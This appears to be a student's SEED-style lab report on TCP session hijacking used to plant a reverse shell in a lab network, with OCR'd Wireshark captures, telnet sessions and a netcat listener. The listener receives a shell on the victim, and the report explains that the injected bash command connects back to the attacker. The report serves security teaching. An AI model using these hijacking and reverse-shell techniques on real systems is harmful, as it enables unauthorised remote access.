
Task 5: Creating Reverse Shell using TCP Session Hijacking

Step 1 - Establish a fresh Telnet Connection between the Victim and User 1


Step1: On User1

19)Command: telnet 10.9.0.5

user1-10.9.0.6:



Wireshark:




Step 2 - Fill in the IFACE value in reverse.py before executing the below command on the attacker machine -


Step2: On attacker machine run

20)Command: nc -l 9090 & python3 reverse.py

seed-attacker:



Wireshark:



No.	Time	Source	Destination	Protocol	Length	Info
30	2025-09-04 16:2…	10.9.0.5	10.9.0.6	TELNET	67	Telnet Data ...
31	2025-09-04 16:2…	10.9.0.6	10.9.0.5	TCP	66	40586 → 23 [ACK] Seq=3315365060 Ack=1207002349 Win=64256 Len=0 TSval=27568…
32	2025-09-04 16:2…	10.9.0.6	10.9.0.5	TELNET	67	Telnet Data ...
33	2025-09-04 16:2…	10.9.0.5	10.9.0.6	TELNET	67	Telnet Data ...
34	2025-09-04 16:2…	10.9.0.6	10.9.0.5	TCP	66	40586 → 23 [ACK] Seq=3315365061 Ack=1207002350 Win=64256 Len=0 TSval=27568…
35	2025-09-04 16:2…	10.9.0.6	10.9.0.5	TELNET	67	Telnet Data ...
36	2025-09-04 16:2…	10.9.0.5	10.9.0.6	TELNET	67	Telnet Data ...
37	2025-09-04 16:2…	10.9.0.6	10.9.0.5	TCP	66	40586 → 23 [ACK] Seq=3315365062 Ack=1207002351 Win=64256 Len=0 TSval=27568…
38	2025-09-04 16:2…	10.9.0.6	10.9.0.5	TELNET	67	Telnet Data ...
39	2025-09-04 16:2…	10.9.0.5	10.9.0.6	TELNET	67	Telnet Data ...
40	2025-09-04 16:2…	10.9.0.6	10.9.0.5	TCP	66	40586 → 23 [ACK] Seq=3315365063 Ack=1207002352 Win=64256 Len=0 TSval=27568…
41	2025-09-04 16:2…	10.9.0.6	10.9.0.5	TELNET	68	Telnet Data ...
42	2025-09-04 16:2…	10.9.0.5	10.9.0.6	TELNET	68	Telnet Data ...
43	2025-09-04 16:2…	10.9.0.6	10.9.0.5	TCP	66	40586 → 23 [ACK] Seq=3315365065 Ack=1207002354 Win=64256 Len=0 TSval=27568…
44	2025-09-04 16:2…	10.9.0.5	10.9.0.6	TELNET	76	Telnet Data ...
45	2025-09-04 16:2…	10.9.0.6	10.9.0.5	TCP	66	40586 → 23 [ACK] Seq=3315365065 Ack=1207002364 Win=64256 Len=0 TSval=27568…
46	2025-09-04 16:2…	10.9.0.6	10.9.0.5	TELNET	67	Telnet Data ...
47	2025-09-04 16:2…	10.9.0.5	10.9.0.6	TCP	66	23 → 40586 [ACK] Seq=1207002364 Ack=3315365066 Win=65152 Len=0 TSval=36320…
48	2025-09-04 16:2…	10.9.0.6	10.9.0.5	TELNET	67	Telnet Data ...
49	2025-09-04 16:2…	10.9.0.5	10.9.0.6	TCP	66	23 → 40586 [ACK] Seq=1207002364 Ack=3315365067 Win=65152 Len=0 TSval=36320…
50	2025-09-04 16:2…	10.9.0.6	10.9.0.5	TELNET	67	Telnet Data ...
51	2025-09-04 16:2…	10.9.0.5	10.9.0.6	TCP	66	23 → 40586 [ACK] Seq=1207002364 Ack=3315365068 Win=65152 Len=0 TSval=36320…
52	2025-09-04 16:2…	10.9.0.6	10.9.0.5	TELNET	67	Telnet Data ...
53	2025-09-04 16:2…	10.9.0.5	10.9.0.6	TCP	66	23 → 40586 [ACK] Seq=1207002364 Ack=3315365069 Win=65152 Len=0 TSval=36320…
54	2025-09-04 16:2…	10.9.0.6	10.9.0.5	TELNET	68	Telnet Data ...
55	2025-09-04 16:2…	10.9.0.5	10.9.0.6	TCP	66	23 → 40586 [ACK] Seq=1207002364 Ack=3315365071 Win=65152 Len=0 TSval=36320…
56	2025-09-04 16:2…	10.9.0.5	10.9.0.6	TELNET	68	Telnet Data ...
57	2025-09-04 16:2…	10.9.0.6	10.9.0.5	TCP	66	40586 → 23 [ACK] Seq=3315365071 Ack=1207002366 Win=64256 Len=0 TSval=27568…
58	2025-09-04 16:2…	10.9.0.5	10.9.0.6	TELNET	563	Telnet Data ...
59	2025-09-04 16:2…	10.9.0.6	10.9.0.5	TCP	66	40586 → 23 [ACK] Seq=3315365071 Ack=1207002863 Win=64128 Len=0 TSval=27568…
60	2025-09-04 16:2…	10.9.0.5	10.9.0.6	TELNET	87	Telnet Data ...
61	2025-09-04 16:2…	10.9.0.6	10.9.0.5	TCP	66	40586 → 23 [ACK] Seq=3315365071 Ack=1207002884 Win=64128 Len=0 TSval=27568…

```
▸ Frame 1: 169 bytes on wire (1352 bits), 169 bytes captured (1352 bits) on interface br-5eddcb7b4c20, id 0
▸ Ethernet II, Src: 2e:0d:64:9d:df:23 (2e:0d:64:9d:df:23), Dst: 1e:79:65:88:7b:68 (1e:79:65:88:7b:68)
▸ Internet Protocol Version 4, Src: 10.9.0.5, Dst: 10.9.0.6
▸ Transmission Control Protocol, Src Port: 23, Dst Port: 55554, Seq: 2330815111, Ack: 3422566712, Len: 91
▸ Telnet
```

```
0000  1e 79 65 88 7b 68 2e 0d  64 9d df 23 08 00 45 10   ·ye·{h·· d··#··E·
0010  00 9b f5 07 40 00 40 06  31 29 0a 09 00 05 0a 09   ····@·@· 1)······
0020  00 06 00 17 d9 02 8a ed  6a 87 cc 00 39 38 b0 18   ········ j···98··
```

br-5eddcb7b4c20: <live capture in progress> | Packets: 61 · Displayed: 61 (100.0%) | Profile: Default

user1-10.9.0.6:

```
user1-10.9.0.6:PES1UG23CS433:PranavHemanth:/
$>telnet 10.9.0.5
Trying 10.9.0.5...
Connected to 10.9.0.5.
Escape character is '^]'.
Ubuntu 20.04.6 LTS
6a7fdd805d8f login: seed
Password:
Welcome to Ubuntu 20.04.6 LTS (GNU/Linux 5.15.0-152-generic aarch64)

 * Documentation:  https://help.ubuntu.com
 * Management:     https://landscape.canonical.com
 * Support:        https://ubuntu.com/advantage

This system has been minimized by removing packages and content that are
not required on a system that users do not log into.

To restore this content, you can run the 'unminimize' command.
Last login: Thu Sep  4 16:22:00 UTC 2025 from user1-10.9.0.6.net-10.9.0.0 on pts
/6
seed@6a7fdd805d8f:~$
```

Launch attack:

Wireshark:

864	2025-09-04 12:4…	10.9.0.6	10.9.0.5	TCP	105 [TCP Retransmission] 52858 → 23 [ACK] Seq=1041428720 Ack=1469…
865	2025-09-04 12:4…	10.9.0.5	10.9.0.6	TCP	86 [TCP Dup ACK 167#337] 23 → 52858 [ACK] Seq=1469194463 Ack=104…
866	2025-09-04 12:4…	10.9.0.6	10.9.0.5	TELNET	68 [TCP Spurious Retransmission] Telnet Data ...
867	2025-09-04 12:4…	10.9.0.5	10.9.0.6	TCP	86 [TCP Dup ACK 167#338] 23 → 52858 [ACK] Seq=1469194463 Ack=104…
868	2025-09-04 12:4…	10.9.0.6	10.9.0.5	TCP	105 [TCP Retransmission] 52858 → 23 [ACK] Seq=1041428720 Ack=1469…
869	2025-09-04 12:4…	10.9.0.5	10.9.0.6	TCP	86 [TCP Dup ACK 167#339] 23 → 52858 [ACK] Seq=1469194463 Ack=104…
870	2025-09-04 12:4…	10.9.0.6	10.9.0.5	TCP	105 [TCP Retransmission] 52858 → 23 [ACK] Seq=1041428720 Ack=1469…
871	2025-09-04 12:4…	10.9.0.5	10.9.0.6	TCP	86 [TCP Dup ACK 167#340] 23 → 52858 [ACK] Seq=1469194463 Ack=104…
872	2025-09-04 12:4…	10.9.0.6	10.9.0.5	TCP	105 [TCP Retransmission] 52858 → 23 [ACK] Seq=1041428720 Ack=1469…
873	2025-09-04 12:4…	10.9.0.5	10.9.0.6	TCP	86 [TCP Dup ACK 167#341] 23 → 52858 [ACK] Seq=1469194463 Ack=104…
874	2025-09-04 12:4…	10.9.0.6	10.9.0.5	TCP	105 [TCP Retransmission] 52858 → 23 [ACK] Seq=1041428720 Ack=1469…
875	2025-09-04 12:4…	10.9.0.5	10.9.0.6	TCP	86 [TCP Dup ACK 167#342] 23 → 52858 [ACK] Seq=1469194463 Ack=104…
876	2025-09-04 12:4…	10.9.0.6	10.9.0.5	TCP	105 [TCP Retransmission] 52858 → 23 [ACK] Seq=1041428720 Ack=1469…
877	2025-09-04 12:4…	10.9.0.5	10.9.0.6	TCP	86 [TCP Dup ACK 167#343] 23 → 52858 [ACK] Seq=1469194463 Ack=104…
878	2025-09-04 12:4…	10.9.0.6	10.9.0.5	TCP	105 [TCP Retransmission] 52858 → 23 [ACK] Seq=1041428720 Ack=1469…
879	2025-09-04 12:4…	10.9.0.5	10.9.0.6	TCP	86 [TCP Dup ACK 167#344] 23 → 52858 [ACK] Seq=1469194463 Ack=104…
880	2025-09-04 12:4…	10.9.0.6	10.9.0.5	TCP	105 [TCP Retransmission] 52858 → 23 [ACK] Seq=1041428720 Ack=1469…
881	2025-09-04 12:4…	10.9.0.5	10.9.0.6	TCP	86 [TCP Dup ACK 167#345] 23 → 52858 [ACK] Seq=1469194463 Ack=104…
882	2025-09-04 12:4…	10.9.0.6	10.9.0.5	TCP	105 [TCP Retransmission] 52858 → 23 [ACK] Seq=1041428720 Ack=1469…
883	2025-09-04 12:4…	10.9.0.5	10.9.0.6	TCP	86 [TCP Dup ACK 167#346] 23 → 52858 [ACK] Seq=1469194463 Ack=104…
884	2025-09-04 12:4…	10.9.0.6	10.9.0.5	TCP	105 [TCP Retransmission] 52858 → 23 [ACK] Seq=1041428720 Ack=1469…
885	2025-09-04 12:4…	10.9.0.5	10.9.0.6	TCP	86 [TCP Dup ACK 167#347] 23 → 52858 [ACK] Seq=1469194463 Ack=104…
886	2025-09-04 12:4…	10.9.0.6	10.9.0.5	TCP	105 [TCP Retransmission] 52858 → 23 [ACK] Seq=1041428720 Ack=1469…
887	2025-09-04 12:4…	10.9.0.5	10.9.0.6	TCP	86 [TCP Dup ACK 167#348] 23 → 52858 [ACK] Seq=1469194463 Ack=104…
888	2025-09-04 12:4…	10.9.0.6	10.9.0.5	TCP	105 [TCP Retransmission] 52858 → 23 [ACK] Seq=1041428720 Ack=1469…
889	2025-09-04 12:4…	10.9.0.5	10.9.0.6	TCP	86 [TCP Dup ACK 167#349] 23 → 52858 [ACK] Seq=1469194463 Ack=104…
890	2025-09-04 12:4…	10.9.0.6	10.9.0.5	TCP	105 [TCP Retransmission] 52858 → 23 [ACK] Seq=1041428720 Ack=1469…
891	2025-09-04 12:4…	10.9.0.5	10.9.0.6	TCP	86 [TCP Dup ACK 167#350] 23 → 52858 [ACK] Seq=1469194463 Ack=104…
892	2025-09-04 12:4…	10.9.0.6	10.9.0.5	TCP	105 [TCP Retransmission] 52858 → 23 [ACK] Seq=1041428720 Ack=1469…
893	2025-09-04 12:4…	10.9.0.5	10.9.0.6	TCP	86 [TCP Dup ACK 167#351] 23 → 52858 [ACK] Seq=1469194463 Ack=104…
894	2025-09-04 12:4…	10.9.0.6	10.9.0.5	TCP	105 [TCP Retransmission] 52858 → 23 [ACK] Seq=1041428720 Ack=1469…
895	2025-09-04 12:4…	10.9.0.5	10.9.0.6	TCP	86 [TCP Dup ACK 167#352] 23 → 52858 [ACK] Seq=1469194463 Ack=104…
896	2025-09-04 12:4…	10.9.0.6	10.9.0.5	TCP	105 [TCP Retransmission] 52858 → 23 [ACK] Seq=1041428720 Ack=1469…
897	2025-09-04 12:4…	10.9.0.5	10.9.0.6	TCP	86 [TCP Dup ACK 167#353] 23 → 52858 [ACK] Seq=1469194463 Ack=104…
898	2025-09-04 12:4…	10.9.0.6	10.9.0.5	TCP	105 [TCP Retransmission] 52858 → 23 [ACK] Seq=1041428720 Ack=1469…
899	2025-09-04 12:4…	10.9.0.5	10.9.0.6	TCP	86 [TCP Dup ACK 167#354] 23 → 52858 [ACK] Seq=1469194463 Ack=104…

seed-attacker:

```
seed-attacker:PES1UG23CS433:PranavHemanth:/volumes
$>python3 reverse.py
^Cseed-attacker:PES1UG23CS433:PranavHemanth:/volumes
```

```
seed-attacker:PES1UG23CS433:PranavHemanth:/
$>nc -l 9090
seed@7eb53310b4a9:~$ ls
ls
secret
```

user1-10.9.0.6:

```
user1-10.9.0.6:PES1UG23CS433:PranavHemanth:/
$>telnet 10.9.0.5
Trying 10.9.0.5...
Connected to 10.9.0.5.
Escape character is '^]'.
Ubuntu 20.04.1 LTS
7eb53310b4a9 login: seed
Password:
Welcome to Ubuntu 20.04.1 LTS (GNU/Linux 5.4.0-54-generic x86_64)

 * Documentation:  https://help.ubuntu.com
 * Management:     https://landscape.canonical.com
 * Support:        https://ubuntu.com/advantage

This system has been minimized by removing packages and content that are
not required on a system that users do not log into.

To restore this content, you can run the 'unminimize' command.
Last login: Thu Sep  4 15:30:50 UTC 2025 from user1-10.9.0.6.net-10.9.0.0 on pts/6
seed@7eb53310b4a9:~$ ls
secret
seed@7eb53310b4a9:~$ l
```

Explanation:
In this task, the TCP session hijacking attack is extended by injecting a payload that creates a reverse shell on the victim instead of executing a single command. The injected command starts a bash process that connects back to the attacker on port 9090, providing an interactive shell on the victim system. When reverse.py is run, the attacker gains full remote access through this backdoor. The original Telnet session eventually terminates due to disruption, and Wireshark captures verify the injected reverse shell command in the TCP stream.